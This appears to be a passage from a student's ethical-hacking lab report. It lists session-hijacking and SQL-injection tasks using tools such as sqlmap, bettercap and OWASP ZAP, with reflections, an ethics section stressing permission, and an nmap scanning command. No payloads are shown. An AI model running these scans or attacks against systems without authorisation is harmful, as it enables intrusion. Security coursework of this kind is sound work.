
Lab 1/Task 1: Hijack a Session using Zed Attack Proxy (ZAP)




▲ **Screenshot 1** **Screenshot 2** ▼




Lab 1/Task 2: Intercept HTTP Traffic using bettercap




▲ Screenshot 1 Screenshot 2 ▼



Lab 1/Task 3: Intercept HTTP Traffic using Hetty




▲ **Screenshot 1** **Screenshot 2** ▼



Lab 2/Task 1: Detect Session Hijacking using Wireshark

▲ Screenshot 1 Screenshot 2 ▼



LAB 15: SQL INJECTION

CRITICAL ANALYSIS

The module 15 labs consisted of SQL injection tasks, including detecting vulnerabilities and performing attacks directly. Various tools exist to automate these processes (or at least parts of them), but attacks and scans can also be carried out using more manual methods. We manually typed malicious queries and used small scripts to do attacks and scans, but we also got practice using tools like `sqlmap` and OWASP ZAP that largely removed the need for user interaction beyond initiating an attack/scan and confirming options. There is something to be said for both approaches, so one should not rely exclusively on a single method. A practical way of utilizing both might be to use tools and automation to detect and test potential injection vulnerabilities, and then use manual techniques to continue investigating if necessary.


ETHICAL CONSIDERATIONS

Scanning for SQL injection vulnerabilities is like other types of scanning in the sense that it is not necessarily always malicious – however – it should still be performed with care and only with permission. When it comes to doing actual injection attacks, I can't see how initiating one without permission could ever be construed as ethical.


REFLECTION & SCREENSHOTS

This module went by relatively fast due in part to some background knowledge and experience I have with SQL injection attacks, and also because there were relatively few labs/tasks. SQL injection attacks are probably the category that I'm most familiar with, though this is not to say that I'm by any means an expert. Most of the tools that we used or learned about were unfamiliar to me, so it was surprising to see how many there are and what they can do.


Lab 1/Task 1: Perform an SQL injection attack on an MSSQL database




▲ Screenshot 1 Screenshot 2 ▼




Lab 1/Task 2: Perform an SQL injection attack against MSSQL to extract databases using sqlmap




▲ Screenshot 1 Screenshot 2 ▼




Lab 2/Task 1: Detect SQL injection vulnerabilities using DSSS




▲ **Screenshot 1** **Screenshot 2** ▼



Lab 2/Task 2: Detect SQL injection vulnerabilities using OWASP ZAP



▲ **Screenshot 1** **Screenshot 2** ▼



ASSESSMENT 1: SCANNING AND FOOTPRINTING

SOFTWARE

- Kali Linux 2021.4
- Nmap 7.92

ASSESSMENT

The purpose of this assessment was to conduct scanning and footprinting activities in order to reveal information about each target system. All scans were conducted using the command `nmap -sS -sU -sV -O <IPv4 address>`. The information gathered during this stage (running services, version numbers, etc...) may become useful in later assessments.

